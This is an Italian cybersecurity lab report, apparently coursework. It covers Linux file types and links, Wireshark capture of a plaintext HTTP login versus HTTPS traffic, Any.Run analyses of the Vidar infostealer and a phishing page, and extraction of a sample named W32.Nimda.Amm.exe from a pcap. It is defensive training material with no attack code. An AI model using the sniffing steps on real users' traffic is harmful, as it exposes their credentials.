drwxr-xr-x 7 analyst analyst    4096 Mar 21  2018 pox
-rw-r--r-- 1 analyst analyst  473363 Mar 21  2018 sample.img
-rw-r--r-- 1 analyst analyst      65 Mar 21  2018 sample.img_SHA256.sig
drwxr-xr-x 3 analyst analyst    4096 Mar 21  2018 scripts
-rw-r--r-- 1 analyst analyst   25553 Mar 21  2018 SQL_Lab.pcap
```

Se confrontiamo le autorizzazioni della directory **malware** con quelle del file **mininet\_services** ci accorgiamo che c'è una lettera "d" all'inizio prima delle autorizzazioni che ci fa capire che il tipo di file è una directory e non un file.

## Parte 3

### Link simbolici e altri tipi di file speciali

Usiamo il comando **ls -l** per visualizzare i file nella cartella **/home/analyst**.

```
[analyst@secOps ~]$ ls -l
total 16
drwxr-xr-x 2 analyst analyst 4096 Mar 22  2018 Desktop
drwxr-xr-x 3 analyst analyst 4096 Mar 22  2018 Downloads
drwxr-xr-x 9 analyst analyst 4096 Jul 19  2018 lab.support.files
drwxr-xr-x 3 root     root    4096 Mar 26  2018 second_drive
```

Creiamo un elenco della directory **/dev**.

```
[analyst@secOps ~]$ ls -l /dev/
total 0
crw-r--r-- 1 root root      10, 235 Feb 24 03:49 autofs
drwxr-xr-x 2 root root      140 Feb 24 03:49 block
drwxr-xr-x 2 root root      100 Feb 24 03:49 bsg
crw----- 1 root root      10, 234 Feb 24 03:49 btrfs-control
drwxr-xr-x 3 root root       60 Feb 24 03:49 bus
lrwxrwxrwx 1 root root        3 Feb 24 03:49 cdrom -> sr0
drwxr-xr-x 2 root root     2800 Feb 24 03:49 char
crw----- 1 root root        5,  1 Feb 24 03:49 console
lrwxrwxrwx 1 root root       11 Feb 24 03:49 core -> /proc/kcore
crw----- 1 root root      10,  61 Feb 24 03:49 cpu-dma-latency
crw----- 1 root root      10, 203 Feb 24 03:49 cuse
drwxr-xr-x 6 root root      120 Feb 24 03:49 disk
drwxr-xr-x 3 root root       80 Feb 24 03:49 dri
crw-rw---- 1 root video     29,   0 Feb 24 03:49 fb0
lrwxrwxrwx 1 root root      13 Feb 24 03:49 fd -> /proc/self/fd
crw-rw-rw- 1 root root       1,   7 Feb 24 03:49 full
crw-rw-rw- 1 root root      10, 229 Feb 24 03:49 fuse
crw----- 1 root root     245,   0 Feb 24 03:49 hidraw0
crw-rw---- 1 root audio     10, 228 Feb 24 03:49 hpet
drwxr-xr-x 2 root root       0 Feb 24 03:49 hugepages
lrwxrwxrwx 1 root root      25 Feb 24 03:49 initctl -> /run/systemd/initctl/fifo
drwxr-xr-x 4 root root      360 Feb 24 03:49 input
crw-r--r-- 1 root root       1,  11 Feb 24 03:49 kmsg
drwxr-xr-x 2 root root      60 Feb 24 03:49 lightnvm
lrwxrwxrwx 1 root root      28 Feb 24 03:49 log -> /run/systemd/journal/dev-log
crw-rw---- 1 root disk      10, 237 Feb 24 03:49 loop-control
drwxr-xr-x 2 root root      60 Feb 24 03:49 mapper
crw-r---- 1 root kmem       1,   1 Feb 24 03:49 mem
crw----- 1 root root      10,  58 Feb 24 03:49 memory-bandwidth
drwxrwxrwt 2 root root      40 Feb 24 03:49 mqueue
drwxr-xr-x 2 root root      60 Feb 24 03:49 net
crw----- 1 root root      10,  60 Feb 24 03:49 network-latency
crw----- 1 root root      10,  59 Feb 24 03:49 network-throughput
crw-rw-rw- 1 root root       1,   3 Feb 24 03:49 null
crw-r---- 1 root kmem       1,   4 Feb 24 03:49 port

crw----- 1 root root     108,   0 Feb 24 03:49 ppp
crw----- 1 root root      10,   1 Feb 24 03:49 psaux
crw-rw-rw- 1 root tty        5,   2 Feb 24 05:46 ptmx
drwxr-xr-x 2 root root       0 Feb 24 03:49 pts
crw-rw-rw- 1 root root       1,   8 Feb 24 03:49 random
lrwxrwxrwx 1 root root       4 Feb 24 03:49 rtc -> rtc0
crw-rw---- 1 root audio    250,   0 Feb 24 03:49 rtc0
brw-rw---- 1 root disk        8,   0 Feb 24 03:49 sda
brw-rw---- 1 root disk        8,   1 Feb 24 03:49 sda1
brw-rw---- 1 root disk        8,   16 Feb 24 03:49 sdb
brw-rw---- 1 root disk        8,   17 Feb 24 03:49 sdb1
drwxrwxrwt 2 root root      40 Feb 24 03:49 shm
crw----- 1 root root     10, 231 Feb 24 03:49 snapshot
drwxr-xr-x 3 root root     180 Feb 24 03:49 snd
brw-rw----+ 1 root optical     11,   0 Feb 24 03:49 sr0
lrwxrwxrwx 1 root root      15 Feb 24 03:49 stderr -> /proc/self/fd/2
lrwxrwxrwx 1 root root      15 Feb 24 03:49 stdin -> /proc/self/fd/0
lrwxrwxrwx 1 root root      15 Feb 24 03:49 stdout -> /proc/self/fd/1
crw-rw-rw- 1 root tty        5,   0 Feb 24 05:29 tty
crw--w---- 1 root tty        4,   0 Feb 24 03:49 tty0
crw--w---- 1 root tty        4,   1 Feb 24 03:49 tty1
crw--w---- 1 root tty        4,  10 Feb 24 03:49 tty10
crw--w---- 1 root tty        4,  11 Feb 24 03:49 tty11
crw--w---- 1 root tty        4,  12 Feb 24 03:49 tty12
crw--w---- 1 root tty        4,  13 Feb 24 03:49 tty13
crw--w---- 1 root tty        4,  14 Feb 24 03:49 tty14
crw--w---- 1 root tty        4,  15 Feb 24 03:49 tty15
crw--w---- 1 root tty        4,  16 Feb 24 03:49 tty16
crw--w---- 1 root tty        4,  17 Feb 24 03:49 tty17
crw--w---- 1 root tty        4,  18 Feb 24 03:49 tty18
crw--w---- 1 root tty        4,  19 Feb 24 03:49 tty19
crw--w---- 1 root tty        4,   2 Feb 24 03:49 tty2
crw--w---- 1 root tty        4,  20 Feb 24 03:49 tty20
crw--w---- 1 root tty        4,  21 Feb 24 03:49 tty21
crw--w---- 1 root tty        4,  22 Feb 24 03:49 tty22
crw--w---- 1 root tty        4,  23 Feb 24 03:49 tty23
crw--w---- 1 root tty        4,  24 Feb 24 03:49 tty24
```

Notiamo come i file di tipo block iniziano con una "b", i file di tipo character device iniziano con una "c" e i file di tipo symbolic link iniziano con una "l".

Esistono due tipi di link in Linux: symbolic link e hard link. La differenza tra i symbolic link e gli hard link è che un file di symbolic link punta al nome di un altro file, mentre un file di hard link punta ai contenuti di un altro file.

Creiamo due file utilizzando il comando `echo`.

```
[analyst@secOps ~]$ echo "symbolic" > file1.txt
[analyst@secOps ~]$ cat file1.txt
symbolic
[analyst@secOps ~]$ echo "hard" > file2.txt
[analyst@secOps ~]$ cat file2.txt
hard
[analyst@secOps ~]$
```

Usiamo il comando `ln -s` per creare un link simbolico a `file1.txt` e `ln` per creare un hard link a `file2.txt`.

```
[analyst@secOps ~]$ ln -s file1.txt file1symbolic
[analyst@secOps ~]$ ln file2.txt file2hard
```

Usiamo il comando `ls -l` ed esaminiamo l'elenco dei file nella directory.

```
[analyst@secOps ~]$ ls -l
total 28
drwxr-xr-x 2 analyst analyst 4096 Mar 22 2018 Desktop
drwxr-xr-x 3 analyst analyst 4096 Mar 22 2018 Downloads
lrwxrwxrwx 1 analyst analyst 9 Feb 24 05:53 file1symbolic -> file1.txt
-rw-r--r-- 1 analyst analyst 9 Feb 24 05:50 file1.txt
-rw-r--r-- 2 analyst analyst 5 Feb 24 05:51 file2hard
-rw-r--r-- 2 analyst analyst 5 Feb 24 05:51 file2.txt
drwxr-xr-x 9 analyst analyst 4096 Jul 19 2018 lab.support.files
drwxr-xr-x 3 root root 4096 Mar 26 2018 second_drive
```

Il file `file1symbolic` è un link simbolico, indicato dalla lettera "l" e dal puntatore "->" verso `file1.txt`. Il file `file2hard`, invece, è un hard link che punta allo stesso inode di `file2.txt`, condividendone dati e posizione su disco. Il numero 2 nella quinta colonna indica che ci sono due file collegati allo stesso inode.

Adesso proviamo a cambiare i nomi dei file originali.

```
[analyst@secOps ~]$ mv file1.txt file1new.txt
[analyst@secOps ~]$ mv file2.txt file2new.txt
[analyst@secOps ~]$ cat file1symbolic
cat: file1symbolic: No such file or directory
[analyst@secOps ~]$ cat file2hard
hard
```

Quando si rinomina **file1.txt**, il link simbolico **file1symbolic** si rompe perché punta al nome originale. Invece, l'hard link **file2hard** continua a funzionare anche se **file2.txt** viene rinominato, poiché è legato all'inode e non al nome del file. Se si modifica il contenuto di **file2new.txt**, anche **file2hard** rifletterà le stesse modifiche poiché entrambi condividono lo stesso inode.

## ESERCIZIO 4

SCOOPO: Utilizzare Wireshark per esaminare il traffico HTTP e HTTPS.

In questo esercizio useremo la VM CyberOps Workstation, andiamo quindi ad aviarla e a loggarci con le credenziali **analyst/cyberops**.

### 1) Cattura e analisi del traffico HTTP

Dopo esserci loggati apriamo il terminale e inseriamo il comando ip address per vedere le varie interfacce e gli IP a loro assegnate


```
[analyst@sec0ps ~]$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:dd:48:af brd ff:ff:ff:ff:ff:ff
        inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic enp0s3
            valid_lft 85906sec preferred_lft 85906sec
        inet6 fd00::a00:27ff:fedd:48af/64 scope global dynamic mngtmpaddr noprefixroute
            valid_lft 85908sec preferred_lft 13908sec
        inet6 fe80::a00:27ff:fedd:48af/64 scope link
            valid_lft forever preferred_lft forever
```

In questo caso ne abbiamo due:

- lo con IP: 127.0.0.1/8
- enp0s3 con IP: 10.0.2.15/24

Sempre da terminale andiamo ad avviare tcpdump con il comando **sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap** che cattura il traffico su enp0s3 e salva il risultato su un file chiamato httpdump.pcap.

Ora apriamo il browser e andiamo su <http://www.altoromutual.com/login.jsp> e arriveremo ad una pagina di log in:



Qui inseriamo le credenziali **Admin/Admin** e facciamo click su “Login”

Una volta loggati possiamo chiudere il browser e interrompere l’acquisizione di pacchetti premendo **crtl+c** sul terminale.

Nella nostra cartella si sarà creato un file pcap che andremo ad aprire ed analizzare con Wireshark.

Una volta aperto andiamo quindi ad inserire come filtro “http” e a ricercare il pacchetto che contiene la richiesta POST e lo selezioniamo:

Filter: http						Expression...	Clear	Apply	Save
No.	Time	Source	Destination	Protocol	Length	Info			
287	16.082228	10.0.2.15	65.61.137.117	HTTP	403	GET /images/pf_lock.gif HTTP/1.1			
289	16.083238	10.0.2.15	65.61.137.117	HTTP	404	GET /images/gradient.jpg HTTP/1.1			
293	16.223219	65.61.137.117	10.0.2.15	HTTP	1175	HTTP/1.1 200 OK (JPEG/JFIF image)			
721	118.635057	10.0.2.15	104.18.38.233	OCSP	485	Request			
724	118.665407	104.18.38.233	10.0.2.15	OCSP	883	Response			
863	241.176315	10.0.2.15	65.61.137.117	HTTP	589	POST /doLogin HTTP/1.1 (application/x-www-form-urlencoded)			

Nella finestra che si apre andiamo ad espandere il campo “HTML Form URL Encoded: application/x-www-form-urlencoded” e possiamo notare che ci sono le credenziali inserite in precedenza in chiaro:

▼ HTML Form URL Encoded: application/x-www-form-urlencoded

- ▼ Form item: "uid" = "Admin"
  - Key: uid
  - Value: Admin
- ▼ Form item: "passw" = "Admin"
  - Key: passw
  - Value: Admin
- ▶ Form item: "btnSubmit" = "Login"

## 2) Cattura e analisi del traffico HTTPS

Ora andremo ad eseguire la stessa procedura questa volta però catturando traffico di tipo HTTPS. Avviamo quindi tcpdump con un comando simile al precedente cambiando però il nome del file di destinazione:

**sudo tcpdump -i enp0s3 -s 0 -w httpsdump.pcap**

E apriamo il browser inserendo:[https://www.facebook.com/?locale=it\\_IT](https://www.facebook.com/?locale=it_IT)  
Qui si aprirà una pagina e proviamo a fare il log in

Accedi a Facebook

Indirizzo e-mail o numero di cellulare

esempio@gmail.com

Password

password



Accedi

Password dimenticata?

Possiamo chiudere il browser ed interrompere l'acquisizione e aprire il nuovo file creato con Wireshark. Inseriremo il filtro “tcp.port==443” e andremo a cercare e selezionare un pacchetto di tipo “Application Data” quello che otteniamo è:


Filter: tcp.port==443				Expression...	Clear	Apply	Save
No.	Time	Source	Destination	Protocol	Length	Info	
1	0.000000	10.0.2.15	216.58.204.132	TLSv1.2	243	Application Data	
2	0.000347	216.58.204.132	10.0.2.15	TCP	60	443 → 55032 [ACK]	
3	0.045937	216.58.204.132	10.0.2.15	TLSv1.2	734	Application Data, Ap	
4	0.046189	216.58.204.132	10.0.2.15	TLSv1.2	92	Application Data	
5	0.047546	216.58.204.132	10.0.2.15	TLSv1.2	100	Application Data	
6	0.047893	10.0.2.15	216.58.204.132	TCP	54	55032 → 443 [ACK]	
7	0.047955	10.0.2.15	216.58.204.132	TLSv1.2	100	Application Data	
8	0.048095	216.58.204.132	10.0.2.15	TCP	60	443 → 55032 [ACK]	

▶ Frame 4: 92 bytes on wire (736 bits), 92 bytes captured (736 bits)  
 ▶ Ethernet II, Src: 52:55:0a:00:02:02 (52:55:0a:00:02:02), Dst: PcsCompu\_dd:48:af (08:00:27:dd:48:af)  
 ▶ Internet Protocol Version 4, Src: 216.58.204.132, Dst: 10.0.2.15  
 ▶ Transmission Control Protocol, Src Port: 443, Dst Port: 55032, Seq: 681, Ack: 190, Len: 38  
 ▶ Secure Sockets Layer  
 ▶   TLSv1.2 Record Layer: Application Data Protocol: http-over-tls  
 Content Type: Application Data (23)  
 Version: TLS 1.2 (0x0303)  
 Length: 33  
 Encrypted Application Data: 0000000000000003d26af9b5ac8464f05bf7a02708770e87e...

Qui si può vedere un campo non presente nel traffico di tipo HTTP chiamato “Secure Sockets Layer” che contiene i dati che sono stati cifrati utilizzando TLSv1.2.

# ESERCIZIO 5

## Anlyrun



## Descrizione della Minaccia

L'analisi mostra un ambiente Windows in cui è stato rilevato un malware denominato **Vidar** (66dbfcb52736\_vidar.exe). Vidar è un noto infostealer, ovvero un tipo di malware progettato per rubare informazioni sensibili come credenziali, dati delle carte di credito, cookie del browser e altri dati salvati sui dispositivi infetti.

Dall'analisi emergono le seguenti evidenze:

- **Numerosi processi sospetti:** Il malware ha generato vari processi (RegAsm.exe, HCAJHJKFC.exe, ecc.), alcuni dei quali si sono connessi a URL sospetti per scaricare ulteriori file eseguibili.
- **Attività di rete malevola:** Diverse richieste HTTP GET sono state effettuate per scaricare binari ed eseguibili da server remoti, segno che il malware sta tentando di esfiltrare dati o ricevere ulteriori istruzioni.

- **Comunicazioni con C2 (Command & Control Server):** Il malware potrebbe inviare dati rubati a un server controllato dagli attaccanti.

## Evidenze dell'attività malevola

L'analisi mostra numerosi indicatori di compromissione:

### 1. Processi sospetti in esecuzione

- **66dbfcb52736\_vidar.exe** → Processo principale associato a Vidar.
- **RegAsm.exe** (più istanze) → Probabilmente utilizzato come camuffamento per l'esecuzione di codice malevolo.
- **HCAJHJKFC.exe** → Nome casuale, tipico dei payload malevoli.
- **cmd.exe** → Esecuzione di comandi anomali, segnale di attività sospetta.

### 2. Attività di rete malevola

Dall'analisi delle connessioni HTTP e DNS emerge che il malware ha effettuato varie richieste GET per scaricare file eseguibili da domini sospetti.

Alcuni dei domini contattati includono:

- **http://r45.44.10/** → Probabile server Command & Control (C2), utilizzato per inviare comandi al malware o ricevere dati rubati.
- **http://www.microsoft.com/pkiops/** → Potrebbe essere un tentativo di mascherare il traffico malevolo simulando una richiesta legittima.

## Impatto e Rischi

- Furto di credenziali (account personali, aziendali, bancari).
- Compromissione del sistema con download di altri malware.
- Perdita di dati sensibili e potenziale esposizione a frodi informatiche.


## Azioni di Remediation

- **Mettere in quarantena ed eliminare 66dbfcb52736\_vidar.exe e i processi correlati.**
- **Blacklist delle connessioni ai domini malevoli individuati.**
- **Analisi forense del sistema** per verificare l'eventuale esfiltrazione di dati.

- **Controllo delle credenziali:** forzare un reset delle password aziendali e personali.
- **Aggiornamento e scansione antivirus** per identificare altre potenziali minacce.

Classifichiamo questa minaccia come "**Vero Positivo**" poiché il malware identificato è noto e confermato. È necessaria una risposta per mitigare i danni.

## Analisi 2 anyrun



## Descrizione della Minaccia

Questa analisi mostra un'altra sessione Any.Run in cui viene simulata una navigazione su un sito che appare come la pagina di login di Instagram e Facebook. Tuttavia, osservando l'URL in alto, si nota che non si tratta del dominio ufficiale facebook.com, bensì di un dominio sospetto ("[click.convertkit-mail2.com](https://click.convertkit-mail2.com)").

Questo scenario è un chiaro esempio di **phishing**, ovvero un attacco informatico in cui un sito malevolo imita una piattaforma legittima per indurre gli utenti a inserire le proprie credenziali, che poi vengono rubate dagli attaccanti.

## Impatto e Rischi

- Furto delle credenziali di Facebook (che potrebbero essere riutilizzate per accedere ad altri servizi).
- Possibile compromissione di account aziendali se le credenziali sono riutilizzate.
- Rischio di infezione da malware aggiuntivi se l'utente interagisce con il sito malevolo.

## Azioni di Remediation

- **Blacklist dell'URL malevolo** per impedirne l'accesso dalla rete aziendale.
- **Educazione degli utenti** sui rischi del phishing e su come riconoscere siti sospetti.
- **Verifica dei log di accesso** per individuare eventuali compromissioni di account.
- **Reset delle password** per tutti gli utenti che potrebbero essere stati ingannati.

## Conclusione

Classifichiamo questa minaccia come "**Vero Positivo**", in quanto il sito è chiaramente un tentativo di phishing. Anche se non ci sono prove dirette di malware in esecuzione, il rischio di furto di credenziali è elevato e richiede misure di prevenzione.

Le due analisi evidenziano minacce concrete e distinte:

-**Vidar Infostealer (prima immagine)** → Malware attivo che ruba credenziali e dati sensibili.

**Azione consigliata:** Eliminazione immediata del malware, blocco delle connessioni sospette, reset credenziali e scansione forense.

-**Phishing (seconda immagine)** → Tentativo di furto credenziali attraverso un sito fake di Facebook.

**Azione consigliata:** Blacklist dell'URL, formazione dei dipendenti e controllo dei log di accesso.

Entrambe le minacce richiedono un intervento rapido per proteggere l'ambiente aziendale.

# ESERCIZIO 6

SCOPO: Analizzare il traffico in un file pcap precedentemente creato ed estrarre un file eseguibile al suo interno.

In questo esercizio useremo la macchina virtuale CyberOps Workstation, andiamo quindi ad avviarla e ad accedervi.

Apriamo il terminale e ci spostiamo all'interno della cartella con il file pcap con il comando **cd lab.support.files/pcaps** poi inseriamo **ls -l**

```
[analyst@secOps ~]$ cd lab.support.files/pcaps
[analyst@secOps pcaps]$ ls -l
total 4028
-rw-r--r-- 1 analyst analyst 371462 Mar 21 2018 nimda.download.pcap
-rw-r--r-- 1 analyst analyst 3750153 Mar 21 2018 wannacry_download_pcap.pcap
```

Il file che andremo ad analizzare è “nimda.download.pcap” questo file contiene i pacchetti catturati durante il download di un malware, andiamo quindi ad aprirlo su wireshark.

Una volta aperto notiamo che i pacchetti 1, 2 e 3 sono l’handshake mentre il 4 contiene la richiesta GET per il file malevolo:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	209.165.200.235	209.165.202.133	TCP	74	48598 → 6666 [SYN] Seq=0 Win=29200 Len=0
2	0.000259	209.165.202.133	209.165.200.235	TCP	74	6666 → 48598 [SYN, ACK] Seq=0 Ack=1 Win=2
3	0.000297	209.165.200.235	209.165.202.133	TCP	66	48598 → 6666 [ACK] Seq=1 Ack=1 Win=29696
4	0.000565	209.165.200.235	209.165.202.133	HTTP	230	GET /W32.Nimda.Amm.exe HTTP/1.1

Andiamo quindi a selezionare il primo e cliccare con il tasto destro per poi selezionare “Follow TCP Stream” per ottenere l’intera conversazione TCP che c’è stata tra i due host.

The screenshot shows the "Stream Content" pane of Wireshark. It displays the following sequence of bytes:

```
GET /W32.Nimda.Amm.exe HTTP/1.1
User-Agent: Wget/1.19.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 209.165.202.133:6666
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.12.0
Date: Tue, 02 May 2017 14:26:50 GMT
Content-Type: application/octet-stream
Content-Length: 345088
Last-Modified: Fri, 14 Apr 2017 19:17:25 GMT
Connection: keep-alive
ETag: "58f12045-54400"
Accept-Ranges: bytes

MZ.....@.....!..L!This program cannot be run in DOS mode.

$.....M|.....eN.....e.....eY.....eI.....eC.....e^.....e[....Rich.....PE.d.....L.....".....r.....
.....J.....@.....X..d.....X.....&.....$..p...
8.....H.....text.p.....r.....`rdata.I.....J..v.....@..@.dat
a.....@...pdata..&.....(@...@.rsrc..X.....@..@.reloc..
$.....B.....@..B7..L@....LK....LK....LU....LK....Lb.....msvcrt.dll.NTDLL.DLL.KERNEL32.dll.api-
ms-win-core-processthreads-
```

Nella figura possiamo vedere in rosso la richiesta GET ed in blu i dati del file, in quanto Wireshark non riesce a leggere i file binari, i dati vengono rappresentati come una serie di lettere e simboli in quanto li decodifica come testo.

Alla fine Stream Content possiamo notare delle parole di senso compiuto:

```
.00.....h.....(....00.....h.....00....%.....h...
.....4..V.S._.V.E.R.S.I.O.N._.I.N.F.O.....jD.....jD.?.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....
0.4.0.9.0.4.B.0...L...C.o.m.p.a.n.y.N.a.m.e....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n...
\....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n....W.i.n.d.o.w.s. .C.o.m.m.a.n.d. .P.r.o.c.e.s.s.o.r.r.)..F.i.l.e.V.e.r.s.i.o.n....
6...1...7.6.0.1...1.7.5.1.4. .(w.i.n.7.s.p.1._.r.t.m...1.0.1.1.1.9.-1.8.5.0).....
(....I.n.t.e.r.n.a.l.N.a.m.e...c.m.d.....L.e.g.a.l.C.o.p.y.r.i.g.h.t.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n... .A.l.l. .r.i.g.h.
.t.s. .r.e.s.e.r.v.e.d....8....O.r.i.g.i.n.a.l.F.i.l.e.I.n.a.m.e...C.m.d...E.x.e..j.
%...P.r.o.d.u.c.t.N.a.m.e....M.i.c.r.o.s.o.f.t... .W.i.n.d.o.w.s... .O.p.e.r.a.t.i.n.g. S.y.s.t.e.m....B....P.r.o.d.u.c.tV.e.r.s.i.
o.n...6...1...7.6.0.1...1.7.5.1.4.....D....V.a.r.F.i.l.e.I.n.f.o.....$....T.r.a.n.s.l.a.t.i.o.n.....J..
7....0...@....!...
```

Queste sono stringhe all'interno del file eseguibile e spesso rappresentano un messaggio che viene dato all'utente dal programma. Nel nostro caso ci dà una descrizione del file e il suo nome originale cioè “cmd.exe” in quanto questo file non è un vero malware ma semplicemente il cmd.exe di Windows.

Ora proviamo ad estrarre il file dal nostro pcap, selezioniamo quindi il pacchetto che contiene la richiesta GET, andiamo nel menù di Wireshark su File >> Export Object >> HTTPS

Così facendo Wireshark mostrerà tutti gli oggetti HTTP presenti nella conversazione TCP, in questo caso mostra appunto il nostro file eseguibile:

Wireshark: HTTP object list				
Packet num	Hostname	Content Type	Size	Filename
309	209.165.202.133:6666	application/octet-stream	345 kB	W32.Nimda.Amm.exe

Andiamo quindi a salvarlo e chiudiamo Wireshark.

Ora che abbiamo il file nel nostro PC apriamo il terminale e ci spostiamo nella cartella dove lo abbiamo salvato, dopodiché utilizzando il comando **file W32.Nimda.Amm.exe** andiamo ad ottenere qualche informazione sull'eseguibile

```
[analyst@sec0ps Desktop]$ file W32.Nimda.Amm.exe  
W32.Nimda.Amm.exe: PE32+ executable (console) x86-64, for MS Windows
```

Vediamo come appunto ci viene mostrato come questo sia un file eseguibile per Windows come c'era scritto all'interno del file.

# BONUS 1

Traccia

“BONUS 1

*Lab - Interpret HTTP and DNS Data to Isolate Threat Actor*

*In this lab, you will complete the following objective:*

